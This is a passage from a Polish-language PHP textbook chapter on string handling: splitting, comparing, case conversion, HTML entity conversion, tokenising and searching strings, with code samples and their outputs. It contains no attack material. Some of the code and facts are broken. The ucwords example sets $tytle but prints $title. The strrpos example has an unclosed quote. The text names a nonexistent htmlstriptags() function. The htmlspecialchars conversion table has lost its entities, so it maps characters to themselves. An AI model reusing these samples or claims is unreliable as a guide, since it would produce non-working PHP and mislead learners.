    $newtext = preg_replace_callback("/<acronym>(.*)<\/acronym>/U", 'acronym', $text);

    print_r($newtext);
?>
```

Wykonanie tego skryptu zwraca następujące wyniki:

```
Na WWW (World Wide Web) poszechnie stosowanymi formatami są PDF (Portable Document Format) oraz
➥graficzny format GIF (Graphics Interchange Format).
```

Podział łańcucha na fragmenty na podstawie wzorca bez uwzględniania wielkości liter

Funkcja `preg_split()` działa dokładnie tak samo jak `split()`, z tym że łańcuch znaków używany do wyznaczania miejsc podziału może być podany także jako wyrażenie regularne. Oto prototyp tej funkcji:

```
array preg_split(string wzorzec, string lancuch [, int limit [, int flagi]])
```

Jeśli w wywołaniu zostanie podany opcjonalny parametr *`limit`*, to określi on maksymalną liczbę łańcuchów zwracanych po dokonaniu podziału. Poniżej przedstawiłem przykład użycia tej funkcji:

```
<?php
    $delimitedText = "Jan+++Kowalski++++++++++Katowice+++Śląskie";
    $fields = preg_split("/\++/", $delimitedText);
    foreach($fields as $field) echo $field."<br />";
?>
```

Jego wykonanie zwróci następujące wyniki:

```
Jan
Kowalski
Katowice
Śląskie
```

Uwaga W dalszej części rozdziału, w podrozdziale „Alternatywy dla funkcji używających wyrażeń regularnych", przedstawiłem kilka standardowych funkcji, które w pewnych sytuacjach można stosować jako zamienniki dla funkcji korzystających z wyrażeń regularnych. W wielu przypadkach funkcje te działają znacznie szybciej niż ich odpowiedniki posługujące się wyrażeniami regularnymi.

Inne funkcje operujące na łańcuchach znaków

Oprócz funkcji wykorzystujących wyrażenia regularne, przedstawionych w pierwszej części tego rozdziału, PHP udostępnia około sto innych funkcji, które wspólnie pozwalają na wykonywanie chyba wszystkich wyobrażalnych operacji na łańcuchach znaków. Przedstawienie każdej z nich wykraczałoby jednak poza zakres tej książki i stanowiłoby niepotrzebne powtórzenie dużej części dokumentacji PHP. Ten podrozdział zawiera zatem informacje przedstawione w sposób mogący przypominać podzieloną na kategorie listę pytań i odpowiedzi, a koncentruje się na tych zagadnieniach, które najczęściej pojawiają się na forach dyskusyjnych. Konkretnie rzecz ujmując, w tym podrozdziale zostały przedstawione następujące zagadnienia:

- Określanie długości łańcucha znaków.
- Porównywanie dwóch łańcuchów znaków.
- Zmiana wielkości liter.
- Konwersja łańcucha znaków na kod HTML i na odwrót.
- Alternatywy dla funkcji wykorzystujących wyrażenia regularne.
- Dopełnianie oraz przycinanie łańcuchów znaków.
- Zliczanie znaków i słów.

Określanie długości łańcucha znaków

Określanie długości łańcucha znaków jest czynnością powtarzającą się w niezliczonych aplikacjach. Operację tę doskonale realizuje funkcja PHP o nazwie `strlen()`. Zwraca ona długość łańcucha, w którym każdy znak jest traktowany jako odrębna jednostka. Oto prototyp tej funkcji:

```
int strlen(string lancuch)
```

Poniższy przykład sprawdza, czy hasło podane przez użytkownika ma dopuszczalną długość:

```
<?php
    $pswd = "sekretnehasło";
    if (strlen($pswd) < 13)
        echo "Hasło jest zbyt krótkie!";
    else
        echo "Hasło ma prawidłową długość!";
?>
```

W powyższym przykładzie komunikat o błędzie nie zostanie wyświetlony, gdyż wybrane hasło składa się z trzynastu znaków, a warunek poprawności sprawdza, czy docelowy łańcuch znaków składa się z mniej niż trzynastu znaków.

Porównywanie dwóch łańcuchów znaków

Porównywanie jest bez wątpienia jedną z najważniejszych możliwości, jakimi dysponują mechanizmy obsługi łańcuchów znaków w różnych językach programowania. Choć istnieje wiele sposobów określania, czy dwa łańcuchy znaków są sobie równe, to jednak PHP udostępnia cztery funkcje służące do wykonywania tej operacji. Są nimi: `strcmp()`, `strcasecmp()`, `strspn()` oraz `strcspn()`.

Porównywanie dwóch łańcuchów z uwzględnieniem wielkości liter

Funkcja `strcmp()` służy do porównywania dwóch łańcuchów znaków z uwzględnieniem wielkości liter, przy czym może ona operować na danych binarnych. Poniżej przedstawiłem jej prototyp:

```
int strcmp(string lancuch1, string lancuch2)
```

Funkcja, zależnie od wyniku porównania, zwraca trzy możliwe wartości:

- `0` — jeśli *`lancuch1`* i *`lancuch2`* są sobie równe;
- `-1` — jeśli *`lancuch1`* jest mniejszy od *`lancuch2`*;
- `1` — jeśli *`lancuch2`* jest mniejszy od *`lancuch1`*.

Witryny bardzo często wymagają, by rejestrujący się na nich użytkownicy podali, a następnie potwierdzili hasło, co zmniejsza prawdopodobieństwo, że podczas podawania hasła zostanie popełniony jakiś prosty błąd typograficzny. Funkcja `strcmp()` doskonale nadaje się do sprawdzenia, czy oba podane hasła są takie same, gdyż zazwyczaj przy sprawdzaniu haseł jest uwzględniana wielkość liter:

```
<?php
    $pswd = "supertajne";
    $pswd2 = "supertajne2";

    if (strcmp($pswd, $pswd2) != 0) {
        echo "Hasła nie pasują!";
    } else {
        echo "Hasła są identyczne!";
    }
?>
```

Należy zwrócić uwagę, że oba łańcuchy znaków muszą do siebie idealnie pasować, gdyż w przeciwnym razie funkcja `strcmp()` nie uzna ich za równe. Jeśli zatem poszukujemy sposobu na porównanie łańcuchów znaków bez uwzględniania wielkości liter, powinniśmy skorzystać z funkcji `strcasecmp()`, przedstawionej w następnym punkcie.

Kolejnym aspektem tej funkcji, który często przysparza problemów, jest zwracanie wartości zero, w przypadku gdy oba łańcuchy są sobie równe. Zachowanie to różni się od działania operatora `==`, zastosowanego w poniższym przykładzie:

```
if ($str1 == $str2)
```

Choć w obu przypadkach cel jest ten sam — chodzi o porównanie dwóch łańcuchów znaków — to jednak wartości zwracane w trakcie porównywania są inne.

Porównywanie dwóch łańcuchów bez uwzględniania wielkości liter

Funkcja `strcasecmp()` działa tak samo jak `strcmp()`, z tym że podczas porównywania łańcuchów nie uwzględnia wielkości liter. Oto prototyp funkcji `strcasecmp()`:

```
int strcasecmp(string lancuch1, string lancuch2)
```

Poniższy skrypt porównuje dwa adresy poczty elektronicznej. To idealny przykład, gdyż w przypadku adresów wielkość liter nie przesądza o ich unikalności:

```
<?php
    $email1 = "admin@example.com";
    $email2 = "ADMIN@example.com";

    if (! strcasecmp($email1, $email2))
        echo "Adresy są identyczne!";
?>
```

W tym przykładzie komunikat zostanie wyświetlony, gdyż funkcja `strcasecmp()` porówna oba adresy bez uwzględniania wielkości liter i uzna, że są one identyczne.

Wyliczanie podobieństwa dwóch łańcuchów

Funkcja `strspn()` zwraca długość pierwszego fragmentu łańcucha, zawierającego znaki, które występują także w drugim łańcuchu. Oto prototyp tej funkcji:

```
int strspn(string lancuch1, string lancuch2 [, int poczatek [, int dlugosc]])
```

Oto, w jaki sposób można użyć tej funkcji, by przekonać się, czy podane hasło oprócz cyfr zawiera także inne znaki:

```
<?php
    $password = "3312345";
    if (strspn($password, "1234567890") == strlen($password))
        echo "Hasło nie może składać się wyłącznie z cyfr!";
?>
```

W tym przypadku zostanie wyświetlony komunikat o błędzie, gdyż zmienna `$password` faktycznie zawiera łańcuch składający się z samych cyfr.

Opcjonalny parametr *`poczatek`* służy do określenia miejsca łańcucha, od którego należy zacząć porównywanie, jeśli jest ono różne od domyślnej wartości `0` odpowiadającej samemu początkowi łańcucha. Opcjonalny parametr *`dlugosc`* umożliwia określenie długości fragmentu łańcucha *`lancuch1`*, który będzie uwzględniany w porównywaniu.

Wyliczanie różnicy pomiędzy dwoma łańcuchami znaków

Funkcja `strcspn()` zwraca długość pierwszego fragmentu łańcucha zawierającego znaki, które nie wchodzą w skład drugiego łańcucha. Opcjonalne parametry *`poczatek`* i *`dlugosc`* działają dokładnie tak samo jak w przypadku przedstawionej wcześniej funkcji `strspn()`. Poniżej przedstawiłem prototyp funkcji `strcspn()`:

```
int strcspn(string lancuch1, string lancuch2 [, int poczatek [, int dlugosc]])
```

Poniższy skrypt pokazuje, w jaki sposób można użyć tej funkcji do weryfikacji hasła:

```
<?php
    $password = "a12345";
    if (strcspn($password, "1234567890") == 0) {
        echo "Hasło nie może składać się wyłącznie z cyfr!";
    }
?>
```

W tym przypadku komunikat o błędzie nie zostanie wyświetlony, gdyż łańcuch znaków zapisany w zmiennej `$password` nie składa się wyłącznie z cyfr.

Zmiana wielkości liter

PHP udostępnia cztery funkcje ułatwiające modyfikowanie wielkości liter w łańcuchach znaków; są nimi: `strtolower()`, `strtoupper()`, `ucfirst()` oraz `ucwords()`.

Zamiana wszystkich liter w łańcuchu na małe

Funkcja `strtolower()` zamienia wszystkie litery w łańcuchu na małe i zwraca zmodyfikowany łańcuch. Znaki, które nie są literami, nie są modyfikowane. Oto prototyp tej funkcji:

```
string strtolower(string lancuch)
```

W poniższym przykładzie funkcja `strtolower()` jest używana do zapisania adresu URL małymi literami:

```
<?php
    $url = "http://WWW.ONET.PL/";
    echo strtolower($url);
?>
```

Jego wykonanie zwróci następujący wynik:

```
http://www.onet.pl/
```

Zmiana wszystkich liter w łańcuchu na wielkie

Oprócz zmiany wielkości liter na małe istnieje także możliwość zmiany wszystkich liter w łańcuchu na wielkie. Zadanie to realizuje funkcja `strtoupper()`, której prototyp przedstawiłem poniżej:

```
string strtoupper(string lancuch)
```

Znaki, które nie są literami, nie są modyfikowane. Poniższy przykład używa funkcji `strtoupper()`, by zmienić wszystkie litery w łańcuchu na wielkie[2]:

```
<?php
    $msg = "Denerwuję ludzi, zapisując treść wiadomości wielkimi literami.";
    echo strtoupper($msg);
?>
```

Jego wykonanie zwróci następujący wynik:

```
DENERWUJę LUDZI, ZAPISUJąC TREść WIADOMOść WIELKIMI LITERAMI.
```

Zmiana pierwszej litery łańcucha na wielką

Funkcja `ucfirst()` zmienia literę umieszczoną na samym początku łańcucha na wielką. Jeśli pierwszy znak łańcucha nie jest literą, funkcja go nie zmienia. Poniżej przedstawiłem prototyp tej funkcji:

```
string ucfirst(string lancuch)
```

Znaki niebędące literami nie są modyfikowane. Warto także wiedzieć, że jeśli w łańcuchu znajdą się jakieś inne wielkie litery, to funkcja ich w żaden sposób nie zmodyfikuje. Przeanalizujmy następujący przykład:

```
<?php
    $sentence = "dziś pojawiła się nowa wersja PHP!";
    echo ucfirst($sentence);
?>
```

Zwróci on następujący wynik:

```
Dziś pojawiła się nowa wersja PHP!
```

Należy zauważyć, że pierwsza litera łańcucha została zmieniona na wielką, natomiast wielkość liter w skrócie PHP nie uległa zmianie.

Zmiana wielkości pierwszej litery każdego słowa

Funkcja `ucwords()` zmienia pierwszą literę każdego słowa na wielką. Poniżej przedstawiłem jej prototyp:

```
string ucwords(string lancuch)
```

Znaki, które nie są literami, nie są modyfikowane. Poniższy przykład używa funkcji `ucwords()` do zmiany pierwszej litery każdego słowa na wielką:

```
<?php
    $tytle = "O'Malley zwycięża w wadze ciężkiej!";
    echo ucwords($title);
?>
```

Jego wykonanie zwróci następujący łańcuch znaków:

```
O'Malley Zwycięża W Wadze Ciężkiej!
```

[2] Jak pokazują wyniki przedstawionego przykładu, funkcja `strtoupper()`, podobnie zresztą jak `strtolower()`, nie potrafi zmieniać wielkości polskich znaków diakrytycznych. Możliwości te daje funkcja `mb_convert_case()`, należąca do biblioteki funkcji operujących na łańcuchach wielobajtowych, czyli takich, w których znaki zapisywane są z użyciem jednego lub dwóch bajtów — *przyp. tłum.*

Warto zwrócić uwagę, że gdyby nazwisko *O'Malley* zostało pomyłkowo zapisane jako *O'malley*, funkcja `ucwords()` nie zwróciłaby uwagi na ten błąd. Dzieje się tak, ponieważ definiuje ona słowo jako ciąg znaków ograniczony z obu stron znakami odstępu.

Konwersja łańcucha znaków na kod HTML i na odwrót

Konwersja łańcucha znaków lub nawet całego pliku na postać pozwalającą na przedstawienie go w internecie (lub na odwrót) jest łatwiejsza, niż można by przypuszczać. Operacje te można wykonywać przy użyciu funkcji przedstawionych w kilku kolejnych podpunktach rozdziału.

Konwersja znaków nowego wiersza na znaczniki br

Funkcja `nl2br()` konwertuje znaki nowego wiersza (`\n`) na odpowiadające im znaczniki XHTML — `<br />`. Oto jej prototyp:

```
string nl2br(string lancuch)
```

Znaki nowego wiersza mogą być tworzone przez powrót karetki lub bezpośrednio zapisane w łańcuchu znaków. Poniższy przykład przekształca tekst do postaci HTML:

```
<?php
    $recipe = "3 łyżki musztardy Dijon
               1/3 szklanki sosu sałatkowego Caesar
               45 dekagramów grillowanych piersi z kurczaka
               2 miski sałaty";

    // Konwersja znaków nowego wiersza na znaczniki <br />.
    echo nl2br($recipe);
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
3 łyżki musztardy Dijon
1/3 szklanki sosu sałatkowego Caesar
45 dekagramów grillowanych piersi z kurczaka
2 miski sałaty
```

Konwersja znaków specjalnych na ich odpowiedniki w języku HTML

Podczas ogólnego procesu komunikacji można napotkać wiele znaków, które nie należą do sposobu kodowania tekstu używanego w danym dokumencie bądź w ogóle nie są dostępne na klawiaturze. Przykładami takich znaków mogą być: symbol praw autorskich ©, symbol centa czy też znaki z akcentami, takie jak è. By ułatwić rozwiązywanie problemów związanych ze stosowaniem takich znaków, został opracowany specjalny zbiór uniwersalnych kodów znakowych, nazywanych też **symbolami znakowymi**. Kiedy przeglądarka napotka taki symbol, zostanie on zastąpiony odpowiadającym mu znakiem. Na przykład trzem przedstawionym wcześniej znakom odpowiadają następujące symbole: `©`, `¢` oraz `È`.

Do wykonywania konwersji znaków na odpowiadające im symbole znakowe służy funkcja `htmlentities()`, której prototyp przedstawiłem poniżej:

```
string htmlentities(string lancuch [, int styl_cytowania [, int zbior_znakow [, boolean
↪podwojne_kodowanie]]])
```

Ze względu na specjalne znaczenie znaków cudzysłowu i apostrofu opcjonalny parametr *`styl_cytowania`* funkcji pozwala określić, w jaki sposób będą one obsługiwane. Może on przyjmować trzy wartości:

- `ENT_COMPAT`: cudzysłowy będą konwertowane, natomiast apostrofy ignorowane. Jest to ustawienie domyślne.
- `ENT_NOQUOTES`: zarówno cudzysłowy, jak i apostrofy będą ignorowane.
- `ENT_QUOTES`: zarówno cudzysłowy, jak i apostrofy będą konwertowane.

Drugi z opcjonalnych parametrów tej funkcji, *`zbior_znakow`*, określa zbiór znaków, jaki zostanie zastosowany podczas konwersji. Wszystkie zbiory znaków obsługiwane przez funkcję `htmlentities()` zostały przedstawione poniżej, w tabeli 9.2. Jeśli parametr ten nie zostanie podany w wywołaniu funkcji, to domyślnie zostanie zastosowany zbiór znaków `ISO-8859-1`.

Tabela 9.2. *Zbiory znaków obsługiwane przez funkcję htmlentities()*

Zbiór znaków	Opis
`BIG5`	Tradycyjny chiński.
`BIG5-HKSCS`	BIG5 uzupełnia tradycyjny chiński zestaw znaków o rozszerzenia stosowane w Hongkongu.
`cp866`	Zestaw znaków cyrylicy stosowany w systemie DOS.
`cp1251`	Zestaw znaków cyrylicy stosowany w systemie Windows.
`cp1252`	Zestaw znaków dla krajów Europy Zachodniej stosowany w systemie Windows.
`EUC-JP`	Japoński.
`GB2312`	Uproszczony chiński.
`ISO-8859-1`	Europa Zachodnia, Latin-1.
`ISO-8859-15`	Europa Zachodnia, Latin-9.
`KOI8-R`	Rosyjski.
`Shift-JIS`	Japoński.
`UTF-8`	Wielobajtowe kodowanie UTF zgodne z ASCII.

Ostatni z opcjonalnych parametrów funkcji, *`podwojne_kodowanie`*, pozwala zagwarantować, że funkcja `htmlentities()` nie będzie próbowała zakodować symboli znakowych HTML znajdujących się w przetwarzanym łańcuchu. Zazwyczaj będziemy chcieli skorzystać z tego parametru, jeśli tylko będziemy mieć podejrzenie, że w przetwarzanym łańcuchu mogą się znajdować jakieś symbole znakowe HTML.

Przedstawiony poniżej przykład konwertuje wszelkie niezbędne znaki na postać symboli HTML:

```
<?php
    $advertisement = "Kawa w 'Cafè Française' kosztuje $2.25.";
    echo htmlentities($advertisement);
?>
```

Jego wykonanie zwróci następujący wynik:

```
Kawa w 'Caf&egrave; Fran&ccedil;aise' kosztuje $2.25.
```

Jak widać, zostały skonwertowane dwa znaki — z akcentem gravis (è) oraz ze znakiem diakrytycznym cédille (ç). Znak apostrofu został pominięty, gdyż funkcja zastosowała domyślną wartość opcjonalnego parametru *`styl_cytowania`* — `ENT_COMPAT`.

Stosowanie znaków specjalnych HTML do innych celów

Niektóre znaki mają szczególne znaczenie zarówno w językach znacznikowych, jak i tych używanych przez ludzi. W tym drugim przypadku znaki należy skonwertować w taki sposób, by były prawidłowo prezentowane.

Na przykład znak & musi być zamieniony na symbol `&`, a znak większości na symbol `>`. Zadanie to wykonuje za nas funkcja `htmlspecialchars()`, która zamienia przedstawione poniżej znaki na ich odpowiedniki w języku HTML. Oto prototyp tej funkcji:

```
string htmlspecialchars(string lancuch [, int styl_cytowania [, int zbior_znakow [, boolean
↪podwojne_kodowanie]]])
```

Opcjonalne parametry *zbior_znakow* oraz *podwojne_kodowanie* działają dokładnie tak samo jak w przypadku przedstawionej wcześniej funkcji `htmlentities()`.

A oto lista znaków, jakie konwertuje funkcja `htmlspecialchars()`, wraz z symbolami, jakimi są one zastępowane:

- & zostaje zamieniony na `&`
- " (cudzysłów) zostaje zamieniony na `"`
- ' (apostrof) zostaje zamieniony na `'`
- < zostaje zamieniony na `<`
- > zostaje zamieniony na `>`

Funkcja ta jest szczególnie przydatna, gdy należy uniemożliwić użytkownikom wpisywanie kodu HTML w interaktywnych aplikacjach internetowych, takich jak fora dyskusyjne.

Poniższy przykład konwertuje potencjalnie niebezpieczne znaki na odpowiadające im symbole, korzystając przy tym z funkcji `htmlspecialchars()`:

```
<?php
    $input = "Wprost <<nie mogę>> przestać używać PHP!";
    echo htmlspecialchars($input);
?>
```

Jego wykonanie zwróci następujący wynik:

```
Wprost &lt;&lt;nie mogę&gt;&gt; przestać  używać  PHP!
```

Jeśli taka konwersja nie jest konieczna, to nieco szybszym i bardziej efektywnym rozwiązaniem jest użycie funkcji `htmlstriptags()`, która całkowicie usuwa z łańcucha znaków wszystkie znaczniki HTML.

■ **Wskazówka** Jeśli funkcja `htmlspecialchars()` jest używana wraz z taką funkcją jak `nl2br()`, to funkcję `htmlspecialchars()` należy wykonać w pierwszej kolejności, gdyż w przeciwnym razie znaczniki `<br />` generowane przez `nl2br()` zostałyby skonwertowane na postać widoczną w przeglądarce.

Konwersja tekstu na postać odpowiadającego mu kodu HTML

Funkcja `get_html_translation_table()` stanowi wygodny sposób przekształcania tekstu do postaci odpowiadającego mu kodu HTML. Zwraca ona jedną z dwóch tablic tłumaczenia: `HTML_SPECIALCHARS` lub `HTML_ENTITIES`. Oto prototyp tej funkcji:

```
array get_html_translation_table(int tabela [, int styl_cytowania])
```

Tablica zwracana przez tę funkcję może być następnie użyta w wywołaniu innej predefiniowanej funkcji — `strtr()` (opisanej w dalszej części rozdziału), która dokończy przekształcanie tekstu na odpowiadający mu kod HTML.

Poniższy przykład wykorzystuje funkcję `get_html_translation_table()` do przekształcenia tekstu[3] na kod HTML:

[3] *La pasta é il piatto più amato in Italia* — Najbardziej popularnym daniem we Włoszech jest makaron — *przyp. tłum.*

```
<?php
    $string = "La pasta è il piatto più amato in Italia";
    $translate = get_html_translation_table(HTML_ENTITIES);
    echo strtr($string, $translate);
?>
```

Jego wykonanie zwraca łańcuch znaków sformatowany w sposób pozwalający prawidłowo wyświetlić tekst w przeglądarce:

```
La pasta &egrave; il piatto pi&ugrave; amato in Italia
```

Co ciekawe, funkcja `array_flip()` potrafi odtwarzać efekty konwersji tekstu na kod HTML (w obu kierunkach). Załóżmy, że w poprzednim przykładzie zamiast wyświetlać łańcuch znaków zwrócony przez funkcję `strtr()`, zapisaliśmy go w zmiennej `$translated_string`.

Kolejny przykład pokazuje, w jaki sposób, używając funkcji `array_flip()`, można przywrócić tekst do oryginalnej postaci:

```
<?php
    $entities = get_html_translation_table(HTML_ENTITIES);
    $translate = array_flip($entities);
    $string = "La pasta &egrave; il piatto pi&ugrave; amato in Italia";
    echo strtr($string, $translate);
?>
```

Wykonanie tego fragmentu kodu spowoduje wyświetlenie następującego zdania:

```
La pasta é il piatto più amato in Italia
```

Tworzenie własnej listy konwersji

Funkcja `strtr()` tłumaczy wszystkie znaki podanego łańcucha na ich odpowiedniki określone w predefiniowanej tablicy. Oto jej prototyp:

```
string strtr(string lancuch, array zamienniki)
```

Poniższy przykład tłumaczy przestarzałe znaczniki `<b>` na ich odpowiedniki zalecane przez standard języka XHTML:

```
<?php
    $table = array('<b>' => '<strong>', '</b>' => '</strong>');
    $html = '<b>Dziś w Nowościach ze świata PHP</b>';
    echo strtr($html, $table);
?>
```

Wykonanie tego fragmentu kodu zwróci łańcuch znaków o następującej postaci:

```
<strong>Dziś w Nowościach ze świata PHP</strong>
```

Konwersja kodu HTML na zwyczajny tekst

Czasami może się zdarzyć, że konieczne będzie przekształcenie kodu HTML na zwykły tekst. Operację tę realizuje funkcja `strip_tags()`, która usuwa z podanego łańcucha wszelkie znaczniki HTML i PHP, pozostawiając w nim jedynie same elementy tekstowe. Oto jej prototyp:

```
string strip_tags(string lancuch [, string dopuszczalne_znaczniki])
```

Opcjonalny parametr *`dopuszczalne_znaczniki`* pozwala określić znaczniki, które mogą zostać pominięte podczas procesu usuwania. Poniższy przykład demonstruje zastosowanie funkcji `strip_tags()` do usunięcia wszystkich znaczników HTML z przekazanego łańcucha znaków:

```
<?php
    $input = "Adres e-mail <a href='spamer@przykladyphp.pl'>spamer@przykladyphp.pl</a>";
    echo strip_tags($input);
?>
```

Jego wykonanie zwróci następujące wyniki:

```
Adres e-mail spamer@przykladyphp.pl
```

W poniższym przykładzie z tekstu są usuwane wszystkie znaczniki za wyjątkiem `<a>`:

```
<?php
    $input = "Ten <a href='http://www.przykladyphp.pl/'>przykład</a> jest <b>super</b>!";
    echo strip_tags($input, "<a>");
?>
```

Jego wykonanie zwróci łańcuch znaków o następującej postaci:

```
Ten <a href='http://www.przykladyphp.pl/'>przykład</a> jest super!
```

■ **Uwaga** Istnieje jeszcze jedna funkcja działająca podobnie do `strip_tags()`; jest nią `fgetss()`, szczegółowo opisana w rozdziale 10.

Alternatywy dla funkcji używających wyrażeń regularnych

W przypadku przetwarzania dużych ilości tekstu korzystanie z wyrażeń regularnych może w ogromnym stopniu wydłużyć czas działania skryptów. Z tych funkcji należy zatem korzystać wyłącznie w razie konieczności przeanalizowania stosunkowo skomplikowanych łańcuchów znaków, w przypadku których zastosowanie wyrażeń regularnych jest konieczne. Jeśli jednak trzeba odszukać proste wyrażenie, to należy wiedzieć, że PHP udostępnia kilka innych wbudowanych funkcji, które w znaczącym stopniu mogą przyspieszyć przetwarzanie łańcuchów znaków. Funkcje te zostały przedstawione w kilku kolejnych punktach tego rozdziału.

Podział łańcucha na podstawie predefiniowanej grupy znaków

Funkcja `strtok()` analizuje podany łańcuch na podstawie predefiniowanej listy znaków. Poniżej przedstawiłem jej prototyp:

```
string strtok(string lancuch, string separatory)
```

Jednym z dziwnych aspektów stosowania tej funkcji jest konieczność jej wielokrotnego wywoływania w celu przetworzenia całego wejściowego łańcucha znaków. Każde jej wywołanie odnajduje jedynie kolejne wystąpienie jednego z separatorów. Co ciekawe, parametr *`lancuch`* musi być przekazany tylko raz, gdyż funkcja pamięta, w jakim miejscu łańcucha analiza została ostatnio zakończona, i kontynuuje ją aż do przetworzenia całego łańcucha bądź do momentu, gdy zostanie przekazany nowy łańcuch znaków. Ten aspekt działania funkcji najlepiej zilustrować na przykładzie:

```
<?php
    $info = "J. Kowalski:jkowal@przykladyphp.pl|Katowice, Śląskie";

    // Ogranicznikami są: dwukropek (:), pionowa kreska (|) i przecinek (,)
    $tokens = ":|,";
```

```
    $tokenized = strtok($info, $tokens);

    // Wyświetlenie każdej wartości z tablicy $tokenized
    while ($tokenized) {
        echo "Element = $tokenized<br>";
        // W kolejnych wywołaniach trzeba pominąć pierwszy argument
        $tokenized = strtok($tokens);
    }
?>
```

Wykonanie powyższego skryptu zwróci następujące wyniki:

```
Element = J. Kowalski
Element = jkowal@przykladyphp.pl
Element = Katowice
Element = Śląskie
```

Dzielenie łańcucha na podstawie predefiniowanego ogranicznika

Funkcja `explode()` dzieli przekazany łańcuch znaków na fragmenty, które następnie zapisuje w tablicy. Oto jej prototyp:

```
array explode(string separator, string lancuch [, int limit])
```

Wejściowy łańcuch znaków jest dzielony na kolejne elementy w miejscach wystąpienia znaku przekazanego jako parametr *separator*. Liczbę zwracanych elementów tablicy wynikowej można ograniczyć przy użyciu trzeciego, opcjonalnego parametru *limit*. Użyjmy zatem funkcji `explode()` wraz z dwoma innymi funkcjami — `sizeof()` oraz `strip_tags()` — by określić sumaryczną liczbę słów w podanym bloku tekstu:

```
<?php
    $summary = <<< summary
    W kolejnym odcinku serii artykułów o PHP publikowanych na witrynie
    Developer.com omawiam wiele usprawnień wprowadzonych w nowej
    architekturze obiektowej, zaimplementowanej w
    <a href="http://www.php.net">PHP 5</a>.
summary;
    $words = sizeof(explode(' ',strip_tags($summary)));
    echo "Sumaryczna liczba słów w podsumowaniu: $words";
?>
```

Wykonanie tego przykładowego kodu spowoduje wyświetlenie następującego komunikatu:

```
Sumaryczna liczba słów w podsumowaniu: 37
```

Funkcja `explode()` zawsze będzie działać znacznie szybciej od funkcji `preg_split()`, `split()` oraz `spliti()`. Dlatego też należy używać jej zawsze, jeśli tylko nie trzeba posługiwać się wyrażeniami regularnymi.

■ **Uwaga** Czytelnik może się zastanawiać, dlaczego wcięcia w ostatnim przykładzie nie są jednakowe. Zastosowany w nim został łańcuch zdefiniowany w wielu wierszach, zapisany zgodnie ze składnią *heredoc*, która wymaga, by identyfikator kończący łańcuch znaków znajdował się na samym początku wiersza. Dlaczego zastosowano takie ograniczenie, do dziś pozostaje tajemnicą, choć można by przypuszczać, że po prostu ułatwia ono działanie mechanizmu PHP odpowiedzialnego za analizę kodu. Więcej informacji o tym sposobie zapisu łańcuchów można znaleźć w rozdziale 3.

Konwersja tablicy na łańcuch znaków

Skoro można użyć funkcji `explode()`, by podzielić łańcuch znaków na części i zapisać je w tablicy, nie dziwi, że dostępna jest także możliwość połączenia elementów tablicy w jeden łańcuch znaków, przy czym zostaną one oddzielone od siebie podanym separatorem. Do tego służy funkcja `implode()`, której prototyp zamieściłem poniżej:

```
string implode(string separator, array elementy)
```

Poniższy przykład generuje jeden łańcuch znaków na podstawie zawartości tablicy:

```
<?php
    $cities = array("Warszawa", "Kraków", "Gdańsk", "Wrocław");
    echo implode("|", $cities);
?>
```

Jego wykonanie zwróci następujący łańcuch znaków:

```
Warszawa|Kraków|Gdańsk|Wrocław
```

Złożona analiza łańcuchów znaków

Funkcja `strpos()` odnajduje położenie pierwszego wystąpienia łańcucha *`szukany`* w łańcuchu *`przeszukiwany`*, uwzględniając przy tym wielkość liter. Poniżej przedstawiłem prototyp tej funkcji:

```
int strpos(string przeszukiwany, string szukany [, int przesuniecie])
```

Opcjonalny parametr wejściowy *`przesuniecie`* określa miejsce przeszukiwanego łańcucha (względem jego początku), od jakiego należy rozpocząć analizę. Jeśli poszukiwanego łańcucha nie uda się odnaleźć, funkcja zwraca wartość `FALSE`. Poniższy przykład odnajduje czas pierwszego odwołania do pliku *index.html*.

```
<?php
    $substr = "index.html";
    $log = <<< logfile
    192.168.1.11:/www/htdocs/index.html:[2010/02/10:20:36:50]
    192.168.1.13:/www/htdocs/about.html:[2010/02/11:04:15:23]
    192.168.1.15:/www/htdocs/index.html:[2010/02/15:17:25]
logfile;

    // Jaki jest czas pierwszego odwołania do $substr w dzienniku?
    $pos = strpos($log, $substr);
    // Znalezienie położenia końca wiersza w pliku
    $pos2 = strpos($log,"\n",$pos);
    // Wyznaczenie początku znacznika czasu
    $pos = $pos + strlen($substr) + 1;
    // Pobranie znacznika czasu
    $timestamp = substr($log,$pos,$pos2-$pos);
    echo "Data i godzina pierwszego odwołania do pliku $substr to: $timestamp";
?>
```

Skrypt wyświetla datę i godzinę pierwszego odwołania do pliku *index.html*:

```
Data i godzina pierwszego odwołania do pliku index.html to: [2010/02/10:20:36:50]
```

Funkcja `stripos()` działa tak samo jak `strpos()`, z tą różnicą, że podczas wyszukiwania nie jest uwzględniana wielkość liter.

Odnajdywanie ostatniego wystąpienia łańcucha

Funkcja `strrpos()` odnajduje ostatnie wystąpienie poszukiwanego łańcucha i zwraca liczbę określającą jego położenie. Oto jej prototyp:

```
int strrpos (string przeszukiwany, string szukany [, int przesuniecie])
```

Opcjonalny parametr *`przesuniecie`* określa miejsce, od jakiego funkcja rozpocznie poszukiwania. Załóżmy, że chcemy nieco skracać długie podsumowania, odcinając pewien ich fragment i zastępując go trzema kropkami. Jednak zamiast po prostu odcinać tekst po przekroczeniu pewnej długości, chcemy to zrobić w sposób przyjazny dla użytkownika, kończąc tekst na granicy słowa, położonej najbliżej planowanego końca łańcucha. Funkcja `strrpos()` doskonale nadaje się do wykonywania takich operacji. Przeanalizujmy następujący przykład:

```
<?php
    // Ograniczenie długości $summary do określonej liczby znaków
    $limit = 100;

    $summary = <<< summary
    W kolejnym odcinku serii artykułów o PHP publikowanych na witrynie
    Developer.com omawiam wiele usprawnień wprowadzonych w nowej
    architekturze obiektowej, zaimplementowanej w
    <a href="http://www.php.net">PHP 5</a>.
summary;

    if (strlen($summary) > $limit)
    $summary = substr($summary, 0, strrpos(substr($summary, 0, $limit),
                      ' )) . '...';
    echo $summary;
?>
```

Jego wykonanie zwróci następujące wyniki:

```
W kolejnym odcinku serii artykułów o PHP publikowanych na witrynie Developer.com...
```

Zastępowanie wszystkich wystąpień łańcucha innym

Funkcja `str_replace()` zastępuje wszystkie wystąpienia jednego łańcucha znaków innym łańcuchem, uwzględniając przy tym wielkość liter. Poniżej przedstawiłem prototyp tej funkcji:

```
różna str_replace(string poszukiwany, różna zamiennik, różna lancuch [, int liczba])
```

Jeśli łańcuch *`poszukiwany`* nie zostanie znaleziony w łańcuchu *`lancuch`*, to oryginalny łańcuch znaków nie zostanie w żaden sposób zmodyfikowany. Jeśli zostanie podany opcjonalny parametr *`liczba`*, to określi on maksymalną liczbę operacji zamiany, jakie wykona funkcja.

